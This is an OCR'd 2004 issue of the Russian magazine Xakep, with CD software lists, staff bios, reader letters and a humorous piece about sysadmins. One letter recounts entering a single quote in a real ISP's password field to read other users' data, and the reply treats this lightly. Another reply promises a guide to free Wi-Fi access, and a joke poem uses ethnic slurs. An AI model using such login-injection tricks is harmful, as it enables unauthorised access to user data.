mIRC 6.16
Pirch 98
Vypress Chat
Total Commander 6.03a
CuteFTP professional 6.0
CuteFTP Home 6.0
Far 1.7 beta 5
ReGet Deluxe 4.1.240
ReGet Pro 3.3 #190
ReGet Junior 2.2 #190
GetRight 5.1.0
CuteZIP 2.1 Build 10.26.1
7-Zip 3.13
WinZip 9.0 SR-1 BETA (6195)
Winrar 3.30
WinAmp 5.05

MULTIMEDIA

Codec Pack of ELISOFT 14.0
MUSK Codec Pack 5.1
DVD2SVCD 1.2.2 Build 3
Aurora MPEG To DVD Burner 3.2.4
Paint Shop Pro 9
Ashampoo Media Player+ 2.03
Adobe Photoshop CS
Adobe After Effects 6.5 Professional
Adobe Premiere Pro 1.5
Adobe Encore DVD 1.5
Adobe Photoshop Elements 2.0
Adobe Audition 1.5
Adobe StreamLine 4
DrDivx 1.06
ReadAVI 1.4.1.3
Anim-FX

DEVELOPMENT

Microsoft .NET Framework 1.1 Service Pack 1
WebDraw 1.02
AceHTML 6 Pro
Adobe Atmosphere 1.0
Adobe Pagemaker 7.01
Adobe InDesign CS
Adobe InCopy CS
C++ Builder Compiler

NET



Mac Makeup 1.71d
Shareaza 2.1
ICUII 6.02
Steganos Internet Anonym Pro 7.0.5
ABC Backup 1.0
SPECTral Personal SMTP Server 0.3
GoldenFTP server 1.30b
SOCKS Proxy Checker v1.3.1
Remote Proxy Checker v2.2.1
Email Security v2.5
HTTrack Website Copier v3.33 (beta 3)

SYSTEM

Registry Mechanic 3.0.2.39
Nokia PC Suite 6.3
Key Pass 3.5.5
Norton Internet Security 5.0
Norton Anti Virus 5.0
Norton Personal Firewall 5.0
TaskSwitchXP 1.0.23
Монитор состояния (win)серверов организации 1.0
CPU-Z 1.24
GridinSoft Backup 2.1
3d-Analyze 2.34
RegProtection 1.10 beta
Clam AntiVirus
ATi Radeon Catalyst v4.91
HotFix

MISC

Desktop Wallpaper Calendar 3
Arum Switcher 2.10
Adobe Acrobat Reader Pro 6
Rusred 1.0
Aidsoid Viewer 1.01
WorkWeek v1.4
Stamina 2.5
ICE Book Reader Pro v7.0a
The SphereXP v0.78.121

UNIX

DAILY SOFT

Mozilla 1.7.3
Mozilla Firefox 1.0
Netscape 7.2
Pine 4.61
gFTP 2.0.17
xChat 2.4.0
KVIrc 3.0.1
BitchX
Licq 1.3.0
Centericq 4.11.0
mICQ 0.4.11
Gaim 1.0
SIM 0.9.3
YSM 2.9.6
Wget 1.9.1
MLDonkey 2.5.22

MULTIMEDIA

DivX Video 5.0.5
RealPlayer 10
Adobe Acrobat Reader 5.08
Moonlight Atelier 0.9.2 Beta
Transcode 0.6.11
CD-R Tools 2.01
Linux Video Editor Development
Kylix 3
Icon 9.4.2
HTML Tidy 15aug03
August 0.63b
Free Pascal 1.0.10

NET


Caitoo 0.6.6
Sniffit 0.3.7 beta
Putty 0.55
Icecast 2.0.2
GnomeMeeting 0.93
Getleft 1.1.2
IRCd 3.2 beta 19
Ezbounce 0.99.11
VNC 4.0 Beta 4
Xtraceroute 0.9.1




SYSTEM


Acronis True Image Server 8.0 for Linux
Dos Emulator 1.2.1
KDE 3.3
Linux kernel 2.6.8.1
KNOPPIX
AntiVir 2.09 for Workstation
GnoZip 0.1.3
unRAR 2.71
Gentoo 0.11.51



MISC

Terraform 0.9
OpenUniverse 1.0 beta 3
Doom 2.2.3
Quake2
MOBILITY 2.00






№ 10 (70) ОКТЯБРЬ 2004

ХАКЕР
WWW.XAKEP.RU

ХАКЕР

№ 10 (70) ОКТЯБРЬ 2004

WWW.XAKEP.RU



ХАКЕР

№ 10 (70) ОКТЯБРЬ 2004

CD

■ WIN
■ MULTIMEDIA
Codec Pack of ELISOFT 14.0
DVD2SVCD 1.2.2 Build 3
Aurora MPEG To DVD Burner 3.2.4
Paint Shop Pro 9
Ashampoo Media Player+ 2.03
DrDivx 1.06
ReadAVI 1.4.1.3
Anim-FX

■ DEVELOPMENT
Microsoft .NET Framework 1.1 Service Pack 1
WebDraw 1.02
AceHTML 6 Pro
C++ Builder Compiler

■ NET
Mac Makeup 1.71d
Shareaza 2.1
ICUII 6.02
Steganos Internet Anonym Pro 7.0.5
ABC Backup 1.0
SPECTral Personal SMTP Server 0.3
GoldenFTP server 1.30b
SOCKS Proxy Checker v1.3.1
Remote Proxy Checker v2.2.1
Email Security v2.5
HTTrack Website Copier v3.33 (beta 3)

■ SYSTEM
Registry Mechanic 3.0.2.39
Key Pass 3.5.5
Norton Internet Security 5.0
TaskSwitchXP 1.0.23
Монитор состояния (win)серверов организации 1.0
CPU-Z 1.24
GridinSoft Backup 2.1
3d-Analyze 2.34
RegProtection 1.10 beta
Clam AntiVirus

■ MISC
Desktop Wallpaper Calendar 3
Arum Switcher 2.10
Rusred 1.0
Aidsoid Viewer 1.01
WorkWeek v1.4
Stamina 2.5
ICE Book Reader Pro v7.0a
The SphereXP v0.78.121

■ UNIX
■ MULTIMEDIA
DivX Video 5.0.5
RealPlayer 10
Adobe Acrobat Reader 5.08
Moonlight Atelier 0.9.2 Beta
Transcode 0.6.11
CD-R Tools 2.01
Linux Video Editor

■ DEVELOPMENT
Kylix 3
Icon 9.4.2
HTML Tidy 15aug03
August 0.63b

Free Pascal 1.0.10

■ NET
Caitoo 0.6.6
Sniffit 0.3.7 beta
Putty 0.55
Icecast 2.0.2
GnomeMeeting 0.93
Getleft 1.1.2
IRCd 3.2 beta 19
Ezbounce 0.99.11
VNC 4.0 Beta 4
Xtraceroute 0.9.1

■ SYSTEM
Acronis True Image Server 8.0 for Linux
Dos Emulator 1.2.1
Linux kernel 2.6.8.1
AntiVir 2.09 for Workstation
GnoZip 0.1.3
unRAR 2.71
Gentoo 0.11.51

■ MISC
Terraform 0.9
OpenUniverse 1.0 beta 3
Doom 2.2.3
Quake2

■ PDF ARCHIVE
][akep 2004 - 08 (68)
][akep Спец 2004 - 08 (45)
Железо 06
Mobile Computers 08 (47)

ХАКЕР

№ 10 (70) ОКТЯБРЬ 2004

CD2

■ MAGAZINE
■ Весь софт и доки из журнала

■ ШароWAREZ
Pixort v 1.2
Amazon Cover Search v 1.3
Melodyne v 2.5
WUtooL v 1.16
Net Activity Diagram v 2.0
Kana Launcher v 3.1
Spell Checker v 1.1
RegRun Security Suite Gold v 4.00 beta
G-Lock SpamCombat v 2.21
3D World Map v 2.0

■ UnixWAREZ
K3b v 0.11.17
Rhythmbox v 0.8.7
File Roller v 2.6.1
Quanta Plus v 3.2.3
Kopete v 0.9
PwManager v 1.0.1

■ X-Toolz
VisualZone 5.7
Denyo Launch III
THC-Hydra 4.3
AccessDiver 4.152
WinPatrol 8

■ VISUAL HACK ++
VisualHack: Видео по взлому
VisualHack: Ставим носки
Прохождение сентябрьского конкурса

■ Обновления винды (Microsoft Windows XP SP2 RUS) и антивирусных баз AVP

■ TRASH (демки)

Да, члены команды нашего журнала любят подурачиться. Но это совсем не значит, что они такие раздолбаи постоянно и во всем. У каждого из них есть абсолютно серьезные желания и планы на свою дальнейшую жизнь. Об этом они нам сейчас и поведают.

www.livejournal.com/community/x_crew/

symbiosis


В моем молодом возрасте и хорошем состоянии, в котором я пребываю большую часть жизни, мне как-то лучше живется сегодняшним днем и строить далеко идущие планы не особо хочется. Но все-таки я не полнейший раздолбай, и мысли на этот счет у меня имеются. В будущем хочется уверенно встать на ноги, закупить себе пару-тройку десятков соток плодородной земли, отстроить достойный дом. При этом хочется иметь интересную и любимую (что важно) работу. К примеру, работать в Хакере, но параллельно создавать что-то свое. Кроме таких довольно попсовых желаний планирую постоянно учиться чему-то новому, экспериментировать с экстримом во всех его проявлениях, короче, радоваться жизни и не стоять на месте.

b00b1ik


Много чего хочу и много о чем мечтаю, хотя всячески и скрываю свою сентиментальность, потому как стесняюсь. От этого меня моя бывшая девушка считала оленем бездушным :). На самом деле хочу растить детей. Мне поровну, мальчика или девочку. Просто обожаю детей и хочу, чтобы у меня они были тоже. Свои. Для этого, разумеется, надо жениться. Чтобы жениться, необходимо встать на ноги твердо, потому что не хочется в первые годы совместной жизни обременять своих родителей. Чтобы встать на ноги, надо много работать, думать и добиваться. Пока это не особо получается, потому что я еще молод и глуп :). Но я надеюсь, что скоро моя мечта осуществится и я буду счастлив :). А еще я хочу пожить в землянке. Только в теплой землянке и с интернетом :).

Dr. Klouniz


Думаю, мое будущее должно быть связано с медициной. В данный момент планирую поступать в ординатуру по терапии (кардиология) (ординатура - это нечто типа последипломной специализации у медиков). Из терапии есть два пути: либо работать кардиологом и постепенно изыскивать пути для научных и руководящих должностей, либо пытаться прорваться за границу, специализироваться там в internal medicine и радоваться жизни. Второй вариант мне нравится меньше. Думаю, ничего не может быть лучше скромного места директора коммерческого госпиталя в России :). Кстати, бросать журналистику я не буду, поскольку очень люблю эту работу. Просто рассказать надо о будущем, а это - настоящее и будущее :).



nikitozz



В детстве я хотел быть резчиком по дереву, астрономом, промышленным альпинистом и даже оператором штамповочной машины. Забавно думать, как быстро меняются взгляды человека на общество, себя самого и на свое место в тщательно выстроенном механизме социума. Я всегда старался жить по собственным принципам, всегда следовал по собственному пути в глобальном понимании. Я не живу по расписанию, я распыляю свое время на очень многие вещи. Некоторые мне говорят, что это неправильно, что я безответственен. Я таких не слушаю. Они не понимают, что у меня есть план, который я постоянно корректирую. Я ищу. Ищу себя, ищу свое дело, ищу своих людей. И то обстоятельство, что сейчас я решаю краевую задачу для эллиптического уравнения, не помешает мне отправиться вечером на ска-панк-концерт. Как я вижу свое будущее? Я окончу институт, получу диплом математика-программиста, почувствую себя сильным, займусь собственным Делом и встречу, наконец, девушку, которая будет мила внешне и внутренне, достаточно открыта и умна, чтобы понять, что ей нужно. Буду счастлив тем, что хорошо делаю свое Дело, окружен отличными людьми и делаю счастливой любимую женщину.



ПИСЬМО ОТ: Александра <alexena_nf@mail.ru>

Привет хакерам! Я тут на днях приобрела ваш великолепный журнальчик... первый раз. Скажу честно, я пожалела, что раньше не покупала его. Моему опыту работы с компом скоро исполнится 4 года, а в инете я ваще тока месяц. В «Хакере» нашла много че интересного, но и много чего непонятного. По сему пожелание: побольше информации для новичков.

ОТВЕТ Х:

Приветствую, Александра!
Мне лестно, что нашим журналом интересуются девушки. Значит, не все так плохо в нашем мире! Значит, не только о кулинарных рецептах читают представительницы слабого пола! Значит, они и мозгами любят шевелить! Я рад! Спасибо вам за это! Мы поможем вам развить компьютерные познания, так что приготовьтесь, наденьте фартуки - обучение будет интенсивное, сложное, но очень увлекательное. Для новичков мы постараемся выделить место в журнале и устроить ликбез. А пока могу посоветовать просмотреть всю подшивку журналов (благо ее легко найти в формате PDF), и тогда в компьютерном мире все станет намного яснее. Даешь больше компьютеризированных девушек! :)

ПИСЬМО ОТ: A1S <a1s@navigator.lv>

Хакер злой, в тебя бросаю перезрелый слог с размаху,
Даже рифму поленился подобрать я для злодея,
Что во мраке ночи жуткой над компьютером сгорбатясь
Вирус страшный сотворяет скрежеща от зла зубами.
Выйдет как-нибудь однажды вирус твой из-под контроля,
Все твои сожрет программы на глазах твоих бесстыжих.
Побежишь тогда сгорбатясь к славным братьям программистам
Слезы по щекам размазав: «Помогите, стану добрым!»
Но ответят программисты на тебя нахмуря брови:
«Нет!» Собой едва владея грозно дверь тебе укажут.
И пойдешь в библиотеку, посидишь в читальном зале,
Горы книг перелистаешь, нехорошая свинья.
Пожелтеешь весь от пыли, геморроем заболеешь,
Мы тебя не пожалеем - нам такие не друзья!

ОТВЕТ Х:

Антихакер, тебе ответ я посылаю, как рэппер дизит всех в ответ!
Но, как и ты, я рифму буду стараться всяко избегать!
Пишу я вирус - это правда, но не сожрет он прог моих!
Зато он нападет на программистов и уничтожит базы данных!
И программисты прибегут, согнувши плечи, головы втянув,
Ко мне. И спросят: «Помоги, о хакер! А мы тебе дадим секретный код!».
А я скажу: «Вы чурки, черти! Я ненавижу вас, козлы!».
А вирус мой захватит всю планету, в которой каждый четвертый - узкоглазый.
И будет счастье всем, и все поймут, как плохо
Крутым хакерам геморроем угрожать!
На этом я писать ответ кончаю. Надеюсь, убедил тебя я, да?
А если нет - пиши мне еще писем. Поговорим, но только лишь в стихах.

ПИСЬМО ОТ: asda asda <arh_angel7@mail.ru>

Здарова хацкера!
Ну не буду распинаться какой ваш журнал крутой, а сразу перейду к просьбе.
Помниться в старинном номерах журнала (в районе 26) были статьи про бесплатный сыр а точнее про спонсоров там всяких рефералов и тому подобное.
Хотелось бы чтобы вы написали как нить про это обновляя инфу об этих самых спонсорах и объяснили как все это провернуть (я тупой с первого раза не понимаю)
Ведь беззубая старость не за горами (лет эдак 40 всего-то)! Да и щас бабулясы не помешали бы :)...
Кароче рад буду любому ответу, даже если вы напишите «А ни пойти ли тебе на ***, мы тут рулим журналом!»
Всем вам большой РЕСПЕКТ!

ОТВЕТ Х:

Ах, Асда асда! Ну как ты мог подумать, что мы можем так написать и послать тебя? Да, мы рулим журналом, но куда рулить, говорите нам вы - наши читатели. Скажешь вот ты рулить в сторону бесплатного сыра - обойдем все рынки нашей необъятной и вынюхаем, где этот самый сыр бесплатный. И без мышеловок. Только меру в просьбах надо знать - нам хочется расти и поднимать с нами твой уровень, а не опускаться к низам. Так что давай про сыр ты все-таки сам разузнаешь, а мы тебе расскажем лучше про то, как, например, поиметь халявный интернет с помощью Wi-Fi. Договорились?

ПИСЬМО ОТ: ReSetSkin <s_reset@mail.ru>

Здарова парни, и девчонки. Слов много но скажу самое важное, теперь с DVD журнал просто СУПЕР! Это ***** (здесь было неприличное слово, поэтому его пришлось заменить на звездочки - прим. ред.) диск на котором найдешь все все все, и новье и проги какие надо, да и по цене ниже, да плюс журнал - я теперь просто подсел на это дело, это цепляет меня круче любой наркоты, которой мне и так не надо. Огромное вам спасибо. И еще хочу сказать что в июльском (67) номере я не нашел обложек для 2-х компашек, хотелось бы их положить в пакетик с компашкам.

ОТВЕТ Х:

Здарова, ПереУстанавливаемаяКожа! Ну и ник у тебя - как посмотришь, не верится, что тебя так вставляет без помощи наркотиков. Складывается впечатление, что твой мозг настолько порабощен всякой дрянью, что тебе даже пришлось кожу переустановить! Так что, милый, не стоит так злоупотреблять чем бы то ни было, даже нашим диском. Мы за здоровый образ жизни и за чистоту русского языка, поэтому раз ты матерился в письме, ты не получишь дисковых обложек 67-го номера. Вот так!

ПИСЬМО ОТ: harDNik76 <harDNik76@mail.ru>

Привет перЦы.
Ну и кто Вы после этого??? Я Вас всех спрашиваю!!! Взять выпустить «Хакер + DVD» когда постоянные перцы подписались на пол года «Хакер + 2CD», и сейчас сидят облизываются и завидуют тем кто покупает в торговых точках. Что нам теперь делать: подписываться по новой или покупать дополнительно? Че немогли заменить 2CD на DVD? Это ни есть гут. Нельзя так со своими постоянными читателями поступать. Короче я зол. Вроде маленько успокоился. Несмотря на название журнала и высказывания отдельных засранцев выросших на Вашем журнале о Вашем постепенном «ламерстве» и сокращении PC-zone, считаю что PC-zone нужна и требует дальнейшего разрастания!!! Журнал начала читать моя жена - user, это о многом говорит, что вы можете и пишите так, что даже начинающие начинают вникать и познавать. Желаю Вам дельнейшего софтвенного и сраничного разрастания. А за западло с DVD поубивал бы!!!

ОТВЕТ Х:

Привет, Тяжелый ник 76-го года рождения!
После того как мы выпустили DVD к журналу, мы просто чмыри :(. Не надо было нам этого делать, согласны. Лучше бы мы выпустили журнал с пятью дискетками. Тогда бы те, кто был подписан на «Хакер» + 2 CD, не сидели бы и не пускали слюнки, а чувствовали бы свое превосходство. А если серьезно, то мы просто не могли ждать полгода, чтобы у людей кончилась подписка. Потому что все равно кто-нибудь бы взял да и подписался еще на полгода. А потом бы угрожал нам расправой за то, что мы заставляем его пускать слюни. Короче, успокойся :).
Мы тоже не обращаем внимания на возгласы всяких засранцев, что наш журнал постепенно ламереет, несмотря на название. Поэтому рубрику «PC_zone» мы решили сделать более мясной и хардкорной, что ты уже, скорее всего, заметил.
Очень классно, что твоя жена подсадила тебя на наш журнал. Жаль только то, что она user. Лучше бы она была хакершей.
Ну все, удачи в семейной жизни! Желаем вам с женой наплодить кучу новых читателей. А за DVD не убивай нас, плиз! Лучше приходи к нам в редакцию и получи диск на халяву.

ПИСЬМО ОТ: Пупа Васькин <vpupa@inbox.ru>

Привет! А вы знаете, что ваш журнал прикольный? Ну, теперь точно знаете! Кстати, хотел спросить, что будет, если при занятии любовью с девушкой, я кончу раньше, чем она и как этого избежать? А вообще ваш журнал очень интересный. Кстати, оказывается, Windows - это не только картинка при загрузке, а еще и название операционной системы!!! Я вчера как узнал, чуть не офигел. Теперь вот и вы знаете. Что, офигели? То-то же. Да, журнал инфой не испортишь. Кстати, не могу найти кряк для вашего сайта. Посоветуйте что-нибудь. Кстати, где мои тапки? Только что были тут... Ладно, хрен с ними, потом найдете, лучше делайте журнал. Кстати, как насчет того, чтобы сделать журнал ежедневным/еженедельным/ежедвухнедельным? Эй, кто там в моем холодильнике? Ну, ладно, мне пора. Потом еще напишу, если будете себя хорошо вести.

```
#outclude <brains>
#include <beer>
#include <beer>
#include <beer>
#include <beer>
```

ОТВЕТ Х:

Здорова! А ты знаешь, что у коровы четыре копыта? Ну теперь ты точно знаешь. Кстати, когда я приколачиваю пятку, у меня руки дрожат от нетерпения. А вообще мы стараемся делать нормальный журнал. Кстати, Гейтса зовут Биллом, прикинь! Я как узнал, вторую пятку приколотил! Кстати, наш сайт фриварный, к нему нет кряков. Кстати, где моя пятка? Только что приколотил - и нету... Ладно, потом найду, а пока буду делать журнал. Кстати, вот она, пятка-то! Ну ладно, кстати, журнал был и будет ежемесячным. Эй, а фигли ты в холодильнике мою пятку запрятал? Эй, куда ты пошел-то? Стоять! Че у тебя в карманах? А это что, кстати? Пятка??? Ты не припух? Отдавай. Теперь свободен, кстати.

```
#define <beer> <pyatka>
#include <beer>
#include <beer>
#include <beer>
#include <beer>
```

ПИСЬМО ОТ: «Евгений» <zehya@yandex.ru>

Здарова][акеры!
Я попал! Последовал вашему примеру (невзирая на предупреждения о том что повторять не нужно) и в форме входа на личный счет абонента нашего провайдера (www.ku.ru) в поле «Пароль» набрал ' просто ' и ничего больше и мне выдалась инфа о состоянии юзера! Ну я немного попользовался этой дырой: посмотре когда и с какого номера выходят в инет пользователи, зареганые под ником «orentv» (совпадает с названием местного телеканала), посмотрел инфу о других юзерах (типа ivanov, petrov). Наигравшись я решил похвалиться (стормозил) и пошел в форум, написал сообщение примерно следующего содержания:
Админ! Давай ты разрешишь в форуме добавление файлов, а я тебе расскажу о баге на странице авторизации.
[Я написал просьбу о добавлении файлов чтобы можно было из инета сливать файлы на форум, а потом через тестовый вход сливать к себе]
Он недолго думая исправил багу, и пишет:
все твои действия записаны, думаю на днях на тебя напишут бумагу куда надо и машина закрутится [Это он написал в привате, а в форуме сообщения были более дружелюбными]
И вот блин я не знаю что мне делать! Может он прикалывается, как вы думаете? Расскажите по какой статье меня могу осудить и как я за это буду отвечать (мне 16 лет) и как мне можно отмазаться?
С нетерпением жду вашего ответа, надеюсь он придет раньше чем правоохранительные органы заявятся ко мне домой.

ОТВЕТ Х:

Мда, Евгений, ты попал! И, к сожалению, не на ТиВи... А все почему? Потому что не слушался остережений, написанных специально для тебя. Вот так всегда и бывает. Хотя кто не рискует, тот не побеждает. Вполне возможно, что админ тебя разводит, чтобы не выглядеть тупоносом, который не смог обеспечить грамотную защиту. Так что не волнуйся - если ты еще читаешь эти строки, сидя в уютном кресле в большой комнате своей квартиры, то, возможно, за тобой уже и не придут. При удачном раскладе советую выучить жизненный урок и в будущем не пробовать на себе все, о чем пишут в журналах, в газетах и на порносайтах. Так твоя жизнь может закончиться или испортиться гораздо раньше отведенного природой срока. Так что шутки в сторону!

Перо и Перо (pero-and-pero@mail.ru)

ХУМОР

ОСОБЕННОСТИ ПОСТРОЕНИЯ СЕТЕЙ В БЮДЖЕТНЫХ ОРГАНИЗАЦИЯХ. ТРАКТАТ

Из жизни системных администраторов

Жизнь сисадмина интересна и полна всякого рода курьезов. Сисадмины - это такие особые персонажи, которые живут совершенно в другом измерении и не могут считаться нормальными людьми, потому что таковыми не являются. Давай посмотрим, какие особенности присутствуют в их работе. И какие особенности были выявлены мной за три года работы админом в государственном учреждении.

ПОСТУЛАТЫ ИБД

Для начала сформулируем ряд постулатов, которыми будет определяться описанное в данном трактате.

1. В бюджетных организациях на фиг никому ничего не надо, потому что зарплата от количества сожженных калорий не зависит.

2. В бюджетных организациях приходится заниматься ИБД (имитацией бурной деятельности), чтобы показать, как много калорий сжигается за такую зарплату.

3. Занятие ИБД дурно влияет на мозг. Он начинает воспринимать ИБД как нормальную работу и впоследствии сам имитирует собственную работу.

4. Если сотрудник быстро делает свою работу (занимается ИБД), значит, он - бездельник (плохо имитирует бурную деятельность), поэтому быстро заниматься ИБД нельзя.

ОСНОВНАЯ ЧАСТЬ

Теоремы будут даны в сплошной нумерации и без доказательств, ибо доказательств можно привести миллион.

1. Схемотехника компьютера.

Компьютер = монитор + клавиатура + мышь, а системный блок - причина всех бед.

Следствия:

1.1. Для нормализации работы компьютера следует быстро пробежаться по клавиатуре, постучать по монитору, подвигать мышь, а потом, если не помогает, пнуть системный блок и вызвать администратора.

1.2. Панацея от зависаний - кнопка Reset.

1.3. Лучший компьютер - ноутбук, потому что у него нет системного блока.

2. О правильном питании.

Источники бесперебойного питания (ИБП) работают правильно, только будучи разряженными до предела, при этом они могут выдержать любые нагрузки (за исключением случаев рачительной материальной ответственности).

Следствия:

2.1. В ИБП принято включать именно мониторы и прочую периферию (принтеры, сканеры, модемы). Если их много, то все обязательно в один ИБП. Системный блок включается в розетку без применения сетевого фильтра и ИБП.

2.2. Активное сетевое оборудование (хабы, свичи, серверы), ввиду своей повышенной надежности, не нуждается в ИБП. В случае выхода из строя (выключения) оборудования для его включения в розетку вызывается администратор.

2.3. Для достижения заявленных в теореме параметров заряда ИБП он выключается из розетки на ночь.

3. Случай рачительной матответственности.

Самое ценное в компьютере - ИБП. Поэтому компьютер не должен быть подключен к нему во избежание порчи ИБП.

Следствия:

3.1. После поломки ИБП компьютер выключается навсегда, потому что у него нет ИБП.

3.2. Новый ИБП во избежание порчи не выдается.

4. Первая теорема о сетевом взаимодействии.

Для рутового акцесса на любой компьютер в сети используется логин «Администратор», а пароль пустой или «1».

Следствия:

4.1. От администратора сети требуется тщательное сохранение расшаренных папок компьютеров в секретности и запрет доступа в них другим «Администраторам» с паролем пустым или «1».

4.2. Для усложнения политики безопасности сетевые диски подключаются с паролем «1», а доступ на локальную машину с пустым паролем (или наоборот). Смысл в том, чтобы для доступа к данным пришлось бы больше набирать разных паролей.

4.3. У оператора ПК, посещающего извращенские порносайты с педофильскими троянскими скриптами, должен быть рутовый акцесс ко всей сети.

4.4. В компьютере, в данный момент нужном администратору больше всего, пароль сменен продвинутым пользователем с «1» на «ааа», и его подбор бессмыслен.

5. Вторая теорема о сетевом взаимодействии.

IP-адрес любой машины выбирается произвольно.

Следствия:

5.1. Конфликт IP-адресов в сети и подмена IP в системе безопасности неизбежны. В случае возникновения таковых проблем вызывается администратор.

5.2. Топология строения сети в итоге трудно перенастраиваема и абсолютно немобильна.

6. О проводке (китайская теорема о трех тысячах ниток).

Проводка по коробам не маркируется, все провода смотаны жгутом.

Следствия:

6.1. Вытягивание провода для переноски его в другой короб приведет к неработоспособности сети.

6.2. Жгут проводов подтянут не к шкафу со свичами, а к столу, на полке которого лежит свич. Свич, в соответствии с п.2.2, подключен к розетке. Малейшее движение проводов обесточивает свич и выключает сеть.

6.3. Избыточность сети. Когда сеть налажена и работает стабильно, срочно требуется менять ее топологию, потому что начальнику требуется новый компьютер с доступом в сеть.

7. О бесконечности геморроя.

Если требуется круглосуточная работа сети, скорее всего, она была смонтирована на скорую руку с одной очередью работ и не поддается переделке.

Дополнение:

7.1. Если не требуется круглосуточная работа сети, то оно и на фиг не надо.

8. Теорема о взаимокомпенсации.

Если в вашей комнате уже МЕСЯЦ стоит новый, но уже распакованный лазерный принтер, у него успеет закончиться тонер в результате действий «Ух-ты-какой-у-вас-тут-принтер-стоит-дайте-напечатать-а-то-я-сам-приду-потом-когда-вас-тут-не-будет» ровно за день до того, как этот принтер повесят на вас. В то же время, ровно МЕСЯЦ вам понадобится, чтобы заполнить все документы и расписаться во всех книжках для выдачи вам 3 (трех) коннекторов rj-45, необходимых для восстановления соединения с критически важным сервером.

9. Теорема об именах.

Все создаваемые папки называются «Новая папка(N+1)». N - натуральное, больше 100.

Следствия:

9.1. Папки, в которых лежат наиболее важные и часто запрашиваемые документы, находятся не менее чем на 32 уровне вложенности и имеют мнемонически понятные имена: «111», «1», «1111111».

9.2. Разветвленность дерева, содержащего важную папку, пропорциональна экспоненте от уровня важности.

10. Теорема о резервном копировании.

Резервное копирование - способ вытрясти последние деньги на покупку никому не нужного дурацкого стримера.

Следствия:

10.1.1. Копирование постоянно обновляемой и используемой базы производится администратором в момент покупки новой машины с 80 Гб винчестером, совпавшим, по случаю, с необходимостью переустановки ОС на сервере в результате действий продвинутого юзера.

10.1.2. Один из винчестеров рейд-массива сервера не выдерживает кустомизации настроек продвинутым пользователем после переустановки ОС.

10.1.3. Бэкап базы более не помещается на сервер в результате уменьшения объема дискового пространства.

10.1.4. Сервером стихийно становится вновь приобретенная машина, совершенно не приспособленная для выполнения таких функций, так как все ресурсы заняты важными исследовательскими проектами HL-2, Q3, HMM-3 и т.д.

Дополнения:

10.2.1. Сказевый стример за 5000 у.е. не работает вместе с рейдом.

10.2.2. Новый сказі-контроллер не будет закуплен в любом случае. Вместо него будет закуплен новый сервер, устарeющий на момент ввода в эксплуатацию и также не работающий со стримером.

10.2.3. Файловые серверы и серверы баз данных не существуют. Вместо них используются серверы приложений с 30-гигабайтными дисками.

10.2.4. Архив критически важной информации хранится на дискетах.

10.2.5. Стример поставляется с одним накопителем на 200 Гб. Дополнительные накопители не поставляются. Для увеличения дискового пространства стримеров ставится дополнительный стример.

11. Теорема о программном обеспечении.

ПО для выполнения важной работы отдела поставляется дружественными организациями.

Следствия:

11.1. Поддержка ПО прекращается вместе с увольнением сотрудника, его разрабатывавшего.

11.2. Документации к такому ПО не существует даже в проекте.

11.3. Для модификации/устранения ошибок в ПО используется SoftIce.

12. Парадокс программиста.

Необходимость в том или ином проекте отпадает за 1 день до сдачи проекта.

Вне зависимости от сроков реализации.

Следствие:

12.1. Если срок установлен равным одному дню, то постановщик задачи просто не в курсе того, что необходимость уже отпала.

Дополнение:

12.2. Заинтересованность заказчика нейтрализуется просьбой протестировать готовый проект.

Лемма об отрицании Парадокса программиста:

12.3.1. Перед выполнением работ начальник потребует обстоятельного описания и разъяснения их причин, содержимого, следствий.

12.3.2. Работы будут разрешены к выполнению и доведены до конца.

12.3.3. Время на проведение работ и стабилизацию последствий их проведения много меньше времени выполнения пункта 1 данной леммы.

12.3.4. Проверка результатов выполнения работ сопряжена с повторением выполнения пункта 1 от 10 до 20 раз.

13. Теорема о моде.

Из п.1.3. вытекает лейтмотив закупок ноутбуков.

